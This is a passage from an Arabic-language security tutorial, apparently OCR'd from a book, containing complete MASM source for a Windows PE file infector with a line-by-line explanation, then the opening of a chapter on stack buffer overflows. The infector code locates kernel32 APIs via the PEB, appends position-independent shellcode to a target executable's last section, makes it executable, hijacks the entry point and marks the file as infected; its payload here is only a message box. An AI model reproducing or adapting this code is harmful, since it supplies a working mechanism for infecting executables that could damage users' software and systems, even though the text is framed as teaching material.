السطر 28 : حجم المساحة الفارغة التي نريدها للكود تبعا لمضاعفات FileAlignment .. وقد قمنا باختيار مساحة مناسبة للكود وهي 512 بايت.

السطر 34 : متغير سيحمل مقبض الملف الذي يتم التعامل معه.

السطر 35 : متغير سيحمل طول الملف.

السطر 36 : متغير سيحمل مؤشر الملف المحملة بياناته في الذاكرة.

السطر 37 : متغير سيحمل عنوان نقطة البداية الأصلية للبرنامج Address of original EntryPoint

السطر 38 : متغير سيحمل عنوان قاعدة البرنامج.. ليتم إضافته للعناوين النسبية والحصول علي عناوين مطلقة.

السطر 39 : متغير سيحمل عنوان نقطة بداية البرنامج الجديدة .. والتي ستكون عنوان بداية الكود المحقون.

السطر 40 : متغير سيحمل مؤشر الكود المحقون في الذاكرة.

السطر 41 : متغير سيحمل عدد الأقسام في البرنامج.

السطر 42 : متغير سيحمل مؤشر الأقسام داخل البرنامج.

السطر 43 : متغير سيحمل رقم القسم الأخير في البرنامج.. حيث ليس بالضرورة أن يكون آخر قسم في مصفوفة الأقسام هو آخر قسم في البرنامج.

السطور44- 47 : من الاسم نعرف وظيفة كل متغير وهو تخزين معلومات FileAlignment , SectionAlignment , SizeOfImage.. بينما dump يستخدم لاستقبال البايتات المقروءة أو المكتوبة من دوال التعامل مع الملفات.

شفرة الملف *Infect PE.Asm*

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none  ;case sensitive

include Infect PE.inc

.data
scSize      equ (offset ShellCodeEnd-offset ShellCodeStart)
.code

assume fs:nothing

ShellCodeStart:
  call delta_handle
  delta_handle: pop ebp
                sub ebp,offset delta_handle

  mov eax,fs:[30h]
  mov eax,[eax+0ch]
  mov eax ,[eax+1ch]
  mov eax,[eax]
  mov ebx,[eax+08h]
  mov dword ptr [ebp+_hkernel],ebx

 find_api:
   mov eax, [ebx + 3ch]
   mov edi, [ebx + eax + 78h]
   add edi, ebx
   mov edx, [edi + 20h]
   add edx, ebx
   xor ecx,ecx
```

```
api_loop:
   mov ebx,dword ptr [ebp+_hkernel]
   cmp ecx,dword ptr [edi + 18h]
   je  api_done
   mov esi, [edx + ecx * 4]
   add esi, ebx
   mov eax,[esi]

api_compare:
 LoadLib:
   cmp eax,'daoL'
   jne GetProc
   mov eax,[esi+4]
   cmp eax,'rbiL'
   jne GetProc
   mov eax,[esi+8]
   cmp eax,'Ayra'
   jne GetProc
   mov dword ptr [ebp+_status],1
   jmp GetAddr

 GetProc:
   cmp eax,'PteG'
   jne next_api
   mov eax,[esi+4]
   cmp eax,'Acor'
   jne next_api
   mov eax,[esi+8]
   cmp eax,'erdd'
   jne next_api
   mov ax,[esi+12]
   cmp ax,'ss'
   jne next_api
```

```
  mov dword ptr [ebp+_status],2

 GetAddr:
  mov eax, [edi + 1ch]
  add eax, ebx
  mov eax, [eax + 4 * ecx]
  add eax, ebx

  mov ebx,dword ptr [ebp+_status]
  cmp ebx,1
  jne SetProc
  mov dword ptr [ebp+_LoadLibraryAddr],eax
  jmp next_api

 SetProc:
  cmp ebx,2
  jne next_api
  mov dword ptr [ebp+_GetProcAddr],eax

next_api:
  inc ecx
  jmp api_loop

api_done:
  jmp exec_sc

exec_sc:
  mov esi,dword ptr [ebp+_LoadLibraryAddr]
  mov edi,dword ptr [ebp+_GetProcAddr]
  lea ecx,[ebp+_user32]
  push ecx
  call esi
  mov dword ptr [ebp+_huser32],eax
```

```
    lea ecx,[ebp+_msgbox]
    push ecx
    push eax
    call edi
    mov dword ptr [ebp+_msgboxaddr],eax
    lea ecx,[ebp+_msg]
    xor edx,edx
    push edx
    push ecx
    push ecx
    push edx
    call eax

LaunchOriginalApp:
    lea ecx,[ebp+_getmodh]
    push ecx
    push ebx
    call edi
    mov dword ptr [ebp+_getmodhaddr],eax
    push 0
    call eax
    mov eax, [eax + 24h]      ; Get the original EP
    jmp eax

  imagebase              dd   0h
  _hkernel               dd   0h
  _status                dd   0h
  _LoadLibraryAddr       dd   0h
  _GetProcAddr           dd   0h
  _user32                db   'user32.dll',0
  _huser32               dd   0h
  _msgbox                db   'MessageBoxA',0
  _msgboxaddr            dd   0h
```

```
  _getmodh                db  'GetModuleHandleA',0
  _getmodhaddr            dd  0h
  _msg                    db  'Writing Shellcode',0

ShellCodeEnd:


start:

  invoke GetModuleHandle,NULL
  mov  hInstance,eax

  invoke InitCommonControls
  invoke DialogBoxParam,hInstance,IDD_DIALOG1,NULL,
          addr DlgProc,NULL
  invoke ExitProcess,0

;########################################

DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,
                lParam:LPARAM

  mov  eax,uMsg
  .if  eax==WM_INITDIALOG
       push hWin
       pop hDlg
  .elseif eax==WM_COMMAND
       movzx eax,word ptr[wParam]
       movzx edx,word ptr[wParam+2]
     .if edx == BN_CLICKED
      .if eax==BTN_INFECT
         call Start_Infection
```

```
      .elseif eax==BTN_RECOVER
        call Start_Recovering
      .endif
     .endif

  .elseif eax==WM_CLOSE
    invoke EndDialog,hWin,0
  .else
    mov    eax,FALSE
    ret
  .endif
  mov    eax,TRUE
  ret

DlgProc endp

;#########################################
ShowMSG Proc dMSG:DWORD,dTITLE:DWORD
  invoke MessageBox,hDlg,dMSG,dTITLE,MB_OK
  ret
ShowMSG endp
;#########################################

Start_Infection Proc
   invoke OpenFile,addr Path,addr ofst,OF_READWRITE
    mov hFile,eax
   .if eax==INVALID_HANDLE_VALUE
       invoke ShowMSG,CTXT("Cann't open the file"),
                             CTXT("Error")
       jmp CloseFile
   .endif
   invoke GetFileSize,hFile,NULL
   mov fSize,eax
```

```
add eax,SecSize
invoke GlobalAlloc, GMEM_FIXED OR GMEM_ZEROINIT, eax
mov lpMem, eax
add eax,fSize
inc eax
mov lpInject,eax
invoke ReadFile, hFile, lpMem, fSize, offset dump,0
.if eax==0
 invoke ShowMSG,CTXT("Cann't Read the file"),CTXT("Error")
   jmp CloseFile
 .endif
 mov edi,lpMem
 assume edi:ptr IMAGE_DOS_HEADER
 .if [edi].e_magic!=IMAGE_DOS_SIGNATURE  ; MZ = 5A4Dh
     invoke ShowMSG,CTXT("Not a Valid PE"),CTXT("Error")
     jmp CloseFile
 .endif
 .if [edi].e_res2 == 'FM'
     invoke ShowMSG,CTXT("PE Already Infected"),
                             CTXT("Error")
     jmp CloseFile
 .endif

 add edi, [edi].e_lfanew
 mov lpSec,edi
 assume edi:ptr IMAGE_NT_HEADERS
 .if [edi].Signature!=IMAGE_NT_SIGNATURE
    ; PE00 = 00004550h
     invoke ShowMSG,CTXT("Not a Valid EXE"),CTXT("Error")
     jmp CloseFile
 .endif
```

```
;get The Address Of The EntryPoint
mov eax,[edi].OptionalHeader.AddressOfEntryPoint
mov lpOldEP,eax

;get The ImageBase
mov eax,[edi].OptionalHeader.ImageBase
mov lpImageBase,eax

;get the SizeOfImage
mov eax,[edi].OptionalHeader.SizeOfImage
mov SizeOfImage,eax

;get the file alignment
mov eax, [edi].OptionalHeader.FileAlignment
mov FileAllign, eax

;get the virtual offset alignment
mov eax, [edi].OptionalHeader.SectionAlignment
mov SecAllign, eax

;get The Number of Sections
movzx eax,[edi].FileHeader.NumberOfSections
mov NumOfSec,eax

;go To the Beginning of the sections
add lpSec,sizeof IMAGE_NT_HEADERS
mov esi,lpSec

assume esi:ptr IMAGE_SECTION_HEADER
xor ebx,ebx
xor edx,edx
.Repeat
  .if [esi].PointerToRawData>edx
```

```
        mov LastSec,ebx
        mov edx,[esi].PointerToRawData
    .endif
     add esi, sizeof IMAGE_SECTION_HEADER
     inc ebx
  .Until ebx==NumOfSec

   mov esi,lpSec
   assume esi:ptr IMAGE_SECTION_HEADER
   xor ebx,ebx

   .While TRUE
      .if ebx==LastSec
          mov [esi].Characteristics ,0F0000060h
          ;Calculate the New EP
          mov eax,[esi].VirtualAddress
          add eax,[esi].SizeOfRawData
          mov lpNewEP,eax
          mov [edi].OptionalHeader.AddressOfEntryPoint,eax

          ;Increase the Size of RawData
          mov eax,[esi].SizeOfRawData
          add eax,FileAllign
          mov [esi].SizeOfRawData,eax
          mov [esi].Misc.VirtualSize,eax

          ;@@
          ;Write the original Entry Point to offset [24 & 26] of
          ; [Dos Header]
          mov edi,lpMem
          assume edi:ptr IMAGE_DOS_HEADER
          mov eax,lpImageBase
          add eax,lpOldEP
```

```
            mov [edi].e_oemid,ax
            shr eax,16
            mov [edi].e_oeminfo,ax
            mov [edi].e_res2 ,'FM'        ; set infection signature
            ;@@
            .break
        .endif
        add esi, sizeof IMAGE_SECTION_HEADER
        inc ebx
     .ENDW

    ;Copy The ShellCode to the memory block
    mov esi,offset ShellCodeStart
    mov edi,lpMem
    add edi,fSize
    mov ecx,scSize
    rep movsb

    invoke SetFilePointer,hFile,0,0,FILE_BEGIN
    mov eax,fSize
    add eax,512
    invoke WriteFile,hFile,lpMem,eax,offset dump,0

 CloseFile:
   invoke CloseHandle,hFile
   ret
Start_Infection endp

;########################################

Start_Recovering Proc
   invoke OpenFile,addr Path,addr ofst,OF_READWRITE
    mov hFile,eax
```

```
.if eax==INVALID_HANDLE_VALUE
    invoke ShowMSG,CTXT("Cann't open the file"),
                        CTXT("Error")
    jmp CloseFile
.endif
invoke GetFileSize,hFile,NULL
mov fSize,eax
sub eax,SecSize
mov fSize,eax
invoke GlobalAlloc, GMEM_FIXED OR GMEM_ZEROINIT, eax
mov lpMem, eax
add eax,fSize
invoke ReadFile, hFile, lpMem, fSize, offset dump,0
.if eax==0
  invoke ShowMSG,CTXT("Cann't Read the file"),CTXT("Error")
    jmp CloseFile
 .endif
 mov edi,lpMem
 assume edi:ptr IMAGE_DOS_HEADER
 .if [edi].e_magic!=IMAGE_DOS_SIGNATURE
     invoke ShowMSG,CTXT("Not a Valid PE"),CTXT("Error")
     jmp CloseFile
 .endif
 .if [edi].e_res2 != 'FM'
     invoke ShowMSG,CTXT("PE is not Infected"),CTXT("Error")
     jmp CloseFile
 .endif
 xor eax,eax
 mov ax,[edi].e_oemid
 mov lpOldEP,eax
 mov [edi].e_oemid,0
 mov [edi].e_oeminfo,0
 mov [edi].e_res2 ,0        ; clear infection signature
```

```
add edi, [edi].e_lfanew
mov lpSec,edi
assume edi:ptr IMAGE_NT_HEADERS
.if [edi].Signature!=IMAGE_NT_SIGNATURE
    invoke ShowMSG,CTXT("Not a Valid EXE"),CTXT("Error")
    jmp CloseFile
.endif

;set The original EntryPoint Address
mov eax,lpOldEP
mov [edi].OptionalHeader.AddressOfEntryPoint,eax

;get The ImageBase
mov eax,[edi].OptionalHeader.ImageBase
mov lpImageBase,eax

;get the SizeOfImage
mov eax,[edi].OptionalHeader.SizeOfImage
mov SizeOfImage,eax

;get the file alignment
mov eax, [edi].OptionalHeader.FileAlignment
mov FileAllign, eax

;get the virtual offset alignment
mov eax, [edi].OptionalHeader.SectionAlignment
mov SecAllign, eax

;get The Number of Sections
movzx eax,[edi].FileHeader.NumberOfSections
mov NumOfSec,eax

;go To the Beginning of the sections
```

```
add lpSec,sizeof IMAGE_NT_HEADERS
mov esi,lpSec

assume esi:ptr IMAGE_SECTION_HEADER
xor ebx,ebx
xor edx,edx
.Repeat
  .if [esi].PointerToRawData>edx
      mov LastSec,ebx
      mov edx,[esi].PointerToRawData
  .endif
   add esi, sizeof IMAGE_SECTION_HEADER
   inc ebx
.Until ebx==NumOfSec
 mov esi,lpSec
 assume esi:ptr IMAGE_SECTION_HEADER
 xor ebx,ebx
.While TRUE
    .if ebx==LastSec
        ;decrease the Size of RawData
        mov eax,[esi].SizeOfRawData
        sub eax,FileAllign
        mov [esi].SizeOfRawData,eax
        mov [esi].Misc.VirtualSize,eax
        .break
    .endif
    add esi, sizeof IMAGE_SECTION_HEADER
    inc ebx
 .ENDW

;Save The File
invoke CloseHandle,hFile
invoke OpenFile,addr Path,addr ofst, OF_CREATE
```

```
426    mov hFile,eax
427    invoke SetFilePointer,hFile,0,0,FILE_BEGIN
428    mov eax,fSize
429    invoke WriteFile,hFile,lpMem,eax,offset dump,0
430
431  CloseFile:
432    invoke CloseHandle,hFile
433  ret
434 Start_Recovering endp
435 ;########################################
436 end start
```

3 – شرح شفرة البرنامج

السطر 8 : نقوم بالحصول علي طول قطعة الشيل كود .. عن طريق طرح قيمة إزاحة نهاية الكود ShellCodeEnd من بدايته ShellCodeStart.

السطر 11 : يقوم المترجم MASM بإعطاء خطأ عند استخدام المسجل fs .. ولتهيئة استخدامه لابد وأن نعطي للمترجم التوجيه:

Assume fs:nothing

لأن التوجية الافتراضي للمسجل هو :

Assume fs:error

وهو الذي يعطي هذا الخطأ.

السطور 13-109 : تم استعراضها وشرحها تفصيلا من قبل في الجزء المتعلق بكتابة الشيل كود.

السطور 111- 120 : نقوم فيها بتشغيل البرنامج الأصلي المحقون به الكود

السطر 111 : نقوم بالحصول علي عنوان النص "GetModuleHandle".

السطر 113 : نقوم بدفع عنوان النص إلي الاستاك.

السطر 114 : نقوم بدفع عنوان مقبض الموديول kernel32 إلي الاستاك.

السطر 115 : نقوم باستدعاء دالة GetProcAddress .. للحصول علي عنوان الدالة GetModuleHandle الذي سيعود منها.

السطر 116 : نقوم بتخزين عنوان الدالة GetModuleHandle إذا إحتجنا إلي استخدامها في المستقبل.

السطر 117 : نقوم بدفع القيمة NULL إلي الاستاك.

السطر 118 : نقوم باستدعاء الدالة GetModuleHandle.. وهذه الدالة تعود بقيمة هي عنوان مقبض الموديول الحالي للبرنامج في الذاكرة.. وهذا العنوان هو بداية صيغة البرنامج التنفيذية PE المحمل في الذاكرة.

والدالة GetModuleHandle لها معامل وحيد وهو lpModuleName وهو مؤشر لاسم الموديول المراد إرجاع مقبضه سواء كان EXE أو DLL.. وإذا أردنا إرجاع مقبض الموديول الحالي فنمرر لها القيمة NULL.

The **GetModuleHandle** function returns a module handle for the specified module if the file has been mapped into the address space of the calling process.

```
HMODULE GetModuleHandle(
  LPCTSTR lpModuleName   // address of module name
);                          to return handle for
```

السطر 119 : بعد أن تم إرجاع مقبض الموديول الحالي للبرنامج في الذاكرة .. فنذهب إلي هذا العنوان + [إزاحة بمقدار 24h] .. حيث قمنا بتخزين نقطة بداية البرنامج الأصلية EntryPoint عند الإزاحة 24 من بداية البرنامج وبحجم 4 بايت.

السطر 120 : نقوم بالقفز إلي نقطة بداية البرنامج الأصلية.

السطر 162 : نقوم بالقفز إلي إجراء بداية حقن الكود Start_Infection.

السطر 164 : نقوم بالقفز إلي الإجراء الخاص بمعالجة البرنامج الذي قمنا بحقن الكود به Start_Recovering.

السطور 180 – 183 : إجراء باسم ShowMSG خاص بعرض أي رسائل نصية ممررة إليه.

السطر 186 : بداية إجراء حقن الكود.
السطر 187: قمنا باستخدام دالة فتح الملف OpenFile وهي تشبه الدالة CreateFile في عملها .. إلا أن لها 3 معاملات فقط .. **الأول** وهو مسار واسم الملف المراد فتحه.. **والثاني** وهو بنية OFSTRUCT تستقبل بيانات الملف.. **والثالث** يحدد الخصائص التي نعرفها.. وقمنا بفتحه للقراءة والكتابة.

السطر 188 : نقل قيمة مقبض الملف إلي المتغيرhFile.

السطور 189-193 : نختبر مقبض الملف .. ونظهر رسالة خطأ ونقفز إلي نهاية الإجراء إذا لم يتم فتح الملف بنجاح.

السطور194-195: نأتي بحجم الملف وننقله إلي المتغيرfSize.

السطر 196 : نقوم بإضافة الـ 512 بايت التي نريدها إلي حجم الملف.

السطر 197 : ثم نقوم باستدعاء الدالة GlobalAlloc لتخصيص مساحة فارغة من الذاكرة بطول (حجم الملف + 512 بايت).

السطر 198 : ونقوم بنقل العنوان المعاد إلي المتغيرlpMem والذي سيؤشر إلي بداية الملف في الذاكرة.

السطور 199-201 : نريد هنا أن نعرف الموضع الذي سنضع به الكود المحقون في الذاكرة.. وبالتالي هذا الموضع سيساوي الآتي :

عنوان بداية البرنامج في الذاكرة	+	حجم البرنامج	+	1
eax	+	fSize	+	inc eax

ونقوم بنقل عنوان هذا الموضع إلي المؤشرlpInject.

السطر 202 : نقوم بقراءة الملف hFile بطول fSize في العنوان lpMem.

السطر 207 : نقوم بنقل عنوان بداية الملف في الذاكرة إلي المسجلedi.

السطر 208 : نستفيد من التوجيه assume في جعل المسجل edi يفترض أنه يتعامل مع بنية IMAGE_DOS_SIGNATURE .. وإلا سنضطر إلي استخدام الطريقة التقليدية التالية في التعامل مع الإزاحات:

[edi] points to [e_magic]
[edi+2] points to [e_cblp]
....
[edi+3c] points to [e_lfanew]

السطور 209-212 : نتحقق من توقيع الملف التنفيذي الذي يميزه عن أي نوع ملف آخر

السطور 213-217 : نتحقق من التوقيع الذي سنتركه في الملف للدلالة علي أن تم حقنه من قبل أم لا.. التوقيع هو الحرفين " MF"وسيكون عند الإزاحة [edi+28] أي عند العنصر e_res2.

فإذا كان التوقيع موجودا .. فنظهر رسالة أنه تم حقن الملف مسبقا ونقفز إلي نهاية الإجراء.

السطر 219 : نقوم بالحصول علي إزاحة بداية الـ PE من العنصر e_lfanew ونضيفه إلي العنوان الحالي لبداية الملف في الذاكرةedi.

السطر 220 : ننقل عنوان بداية الـ PE إلي مؤشر الأقسام lpSec لاستخدامه فيما بعد.

السطر 221 : نستخدم التوجية assume مرة أخري لجعل المسجل edi يؤشر علي بنية IMAGE_NT_HEADER.

السطور 222-226 : ونتحقق من صحة توقيع الملف.

السطور 253-256 : بنية الأقسام IMAGE_SECTION_HEADER تبدأ بعد بنية IMAGE_NT_HEADER .. وبالتالي لدينا المؤشر lpSec والذي يشير حاليا لبداية البنية IMAGE_NT_HEADER وبالتالي إذا أضفنا إليه حجم البنية IMAGE_NT_HEADER فيصير لدينا عنوان بداية بنية الأقسام.. والذي ننقله إلي المسجل esi ونجعله يؤشر علي بنيةIMAGE_SECTION_HEADER.

السطور 259-266 : حلقة تكرارية يتم استخدام المسجل ebx فيها كعداد لعدد الأقسام الموجود بالملف .. الهدف من الحلقة هو معرفة رقم القسم الأخير في الملف .. ومن الممكن ألا يكون أخر قسم في الملف هو الأخير فعليا .. وبالتالي نختبر هنا العنصر PointerToRawData والذي يؤشر علي عنوان إزاحة بداية القسم في الملف .. فأعلي إزاحة هو بالتأكيد أخر قسم في الملف .. وبالتالي ننقل رقم القسم إلي المتغيرLastSec .. وللذهاب إلي القسم التالي داخل الحلقة التكرارية .. نقوم بإضافة حجم البنية IMAGE_SECTION_HEADER إلي المسجل esi الذي يشير للقسم الحالي.

السطور 268-269 : نقوم بإعادة المسجل esi ليشير إلي بداية أول قسم في الملف.

السطور 272-303 : حلقة تكرارية الهدف منها الوصول إلي بيانات القسم الأخير LastSec الذي حصلنا عليه من الحلقة السابقة.

السطر 274 : نقوم بتغيير خصائص القسم إلي القيمة[0F00000060h]

IMAGE_SCN_MEM_SHARED	10000000h
IMAGE_SCN_MEM_EXECUTE	20000000h
IMAGE_SCN_MEM_READ	40000000h
IMAGE_SCN_MEM_WRITE	80000000h
IMAGE_SCN_CNT_CODE	00000020h
IMAGE_SCN_CNT_INITIALIZED_DATA	00000040h
All Characteristics Combined	**0F00000060h**

السطور 276-279 : نقوم بعمل نقطة بداية EntryPoint جديدة للبرنامج وهي تساوي (العنوان النسبي لمكان بداية أخر قسم + حجم القسم) .. وبذلك العنوان الناتج سيؤشر علي نهاية الملف ونقوم بنقل نقطة البداية الجديدة للمتغير lpNewEP .. ونخزنها في العنصر AddressOfEntryPoint بدلا من نقطة البداية الأصلية.

السطور 282-285 : نضيف الحجم الإضافي 512 بايت إلي حجم القسم الحالي..لكلا من عنصري SizeOfRawData و VirtualSize.

ومن الممكن هنا إضافة حجم الكود scSize الذي نريد إضافته فقط إلي VirtualSize.

السطور 290-296 : نقوم فيها بكتابة نقطة بداية البرنامج EntryPoint الأصلية إلي الاوفست رقم [24h] في بنية IMAGE_DOS_HEADER في بداية البرنامج.. حيث ننقل العنوان [ImageBase + EP] والذي سيكون قيمة بطول 4 بايت .. نقوم بتخزين الـ 2 بايت الأولي عند الإزاحة 24 والتي تقابل [e_oemid] .. ثم نقوم بعمل انتقال Shifting .. ونخزن الـ 2 بايت الثانية عند الإزاحة 26 والتي تقابل [e_oeminfo].

السطر 297 : نقوم بوضع توقيع الإصابة بالكود المحقون وهو حرفي "MF" عند الإزاحة [28h] أو ما يقابلها [e_res2]

السطر 298 : نخرج من التكرار عند الوصول للقسم الأخير.

السطر 301 : أو ننتقل للقسم التالي إذا لم يكن القسم الحالي هو الأخير.

السطور 306-315 : نقوم فيها بنسخ الشيل كود للبلوك المحجوز في الذاكرة عند نهاية الملف ومن ثم حفظ الملف.

السطر 306 : نقوم بنسخ عنوان بداية الشيل كود إلي مسجل المصدر**esi.**

السطور 307-308 : نقوم بمعرفة العنوان الذي سيتم وضع الشيل كود به في الذاكرة .. وهو يساوي (عنوان بداية الملف في الذاكرة + حجم الملف) ومن ثم نضع هذا العنوان في مسجل الهدف **edi.**

السطر 309 : نقوم بوضع طول الشيل كود في مسجل العداد **ecx.**.وهذا الطول يمثل عدد مرات التكرار التي نريد القيام فيها بنقل بايت واحد من مؤشر مسجل المصدر esi إلي مؤشر مسجل الهدف edi.

السطر 310 : يتم استخدام تعليمتي rep و movsb حيث التعليمة movsb من تعليمات النصوص Strings , والتعليمة rep تستخدم للتكرار .. وهي تعني [repeat, move string, bytes] وتقوم بنقل البايتات من المصدر إلي الهدف وعدد البايتات يتحدد بالعدادecx.

السطر 312 : نقوم بوضع مؤشر الملف علي بدايته.

السطور 313-314 : نقوم بحساب طول الملف بالإضافة إلي الطول الإضافي 512 بايت .. ونضع الحجم الكلي النهائي في المسجلeax.

السطر 315 : ثم نقوم بكتابة الملف بدءا من عنوان الملف في الذاكرة وبطول المسجل eax.

السطور 324 – 434 : الإجراء **Start_Recovering** هو نفس شفرة إجراء الإصابة ولكننا نستعيد الملف بصورة عكسية.. حيث نقوم بمسح القيم التي وضعناها ونعيد نقطة بداية البرنامج الأصلية إلي مكانها الطبيعي وكذلك نحذف الجزء الإضافي 512 بايت في نهاية الملف.. وذلك عن طريق تقليل متغير حجم الملف fSize.. وفي النهاية عند كتابة الملف نقوم بفتحه بالخاصية OF_CREATE ليتم حذف المحتوي الأصلي وكتابة المحتوي الجديد بدون جزء الشيل كود الإضافي.



الفصل الخامس


ثغرات فيض المخزن

Buffer Overflow

١- المفهوم وكيفية التطبيق

يحدث فيض المخزن عندما تقوم بتخزين بيانات في متغير تم حجز وتحديد حجم له أصغر من حجم البيانات التي تقوم بتخزينها .. وبالتالي تفيض البيانات علي المكان التالي للمتغير في الذاكرة.. فمثلا إذا قمت بتعريف متغير بحجم 10 بايت وقمت بتخزين قيمة بحجم 11 بايت به .. فسيفيض البايت الأخير ..

ومن المؤكد أن يحدث خطأ في التنفيذ إذا كانت البايتات الفائضة بالحجم اللازم للكتابة علي عنوان الرجوع EIP في الاستاك وهنا سيشير عنوان التعليمة التالية EIP إلي عنوان خاطيء خارج نطاق مقطع الكود وستظهر الرسالة التالية ..




والفيض يحدث هنا لإنه لا يوجد إجراء Exception Handler لاصطياد هذا الخطأ ونقل التنفيذ إلي منطقة آمنة كما سنري فيما بعد.

من هنا نري أن فيض المخزن عبارة عن خطأ برمجي .. ناتج من ترك المبرمج لمعالجة التأكد من حجم القيم التي يتم تخزينها .. وهو منتشر بصورة كبيرة في لغتي C,C++ لإن بها مجموعة كبيرة من دوال التعامل مع البيانات معرضة أن يحدث بها فيض .. وسنتعرض تلك الدوال جميعها في نهاية الفصل.

وعندما يحدث فيض المخزن Buffer Overflow نستطيع التحكم في سير البرنامج وتنفيذ التعليمات التي نريدها.

والمخزن Buffer هو عبارة عن مساحة في الذاكرة يتم حجزها بحجم محدد. ومن الممكن أن يكون المخزن في المكدس Stack أو الكومة Heap.

ولكي نتعرف علي كلا الأثنين .. فلنلقي نظرة علي ذاكرة البرنامج عندما يتم تحميله في الذاكرة وتشغيله ..



عندما يتم تحميل البرنامج في الذاكرة يتم تقسيمه إلي ثلاث مناطق في الذاكرة علي الأقل يطلق علي تلك المناطق الاسم مقاطع Segments .. مقطع الكود ومقطع البيانات ومقطع المكدس والكومة..

مقطع الكود Text به تعليمات البرنامج .. بينما مقطع البيانات به جميع البيانات المهيئة والغير مهيأة.
ويوجد مقطع مشترك للمكدس والكومة يتم تحديده في وقت التشغيل ..

المكدس Stack يتم استخدامه للتخزين المؤقت لكلا مما يأتي:


1 - معاملات الدوال Function Parameters.
2 - عنوان الرجوع Return Address عند استدعاء Call إجراء.
3 - قيمة الرجوع Return Value.
4 - المتغيرات الداخلية Local Variables.

الكومة Heap يتم استخدامها لتخزين كلا من الأتي:


1 - المغيرات العامة Global Variables التي تظل موجودة من بداية البرنامج لنهايته.
2 - المتغيرات الثابتة Static Variables.
3 - تحديد الذاكرة Memory Allocation عن طريق دوال مثل الدالة GlobalAlloc .. يتم هذا التحديد في الكومة.

الآن يجب تحميل برنامج **Dev C++** وهو عبارة عن IDE ممتاز للغة C++ .. ويمكن تحميلة من موقع :
http://sourceforge.net or http://www.bloodshed.net/

بعد تحميله وتثبيته وتشغيله ستجد الواجهة الرئيسية له كالتالي ..




من قائمة **File** نختار **New Project**



وستظهر النافذة التالية الخاصة بخيارات المشروع الجديد ونحدد الآتي :

1 - نختار نوع المشروع Console Application.
2 - نحدد اسم المشروع وليكن"BOF".
3 - نختار لغة المشروع C++.

4 - نجعلها اللغة الافتراضية للمشاريع القادمة.
5 - ثم نضغط OK.



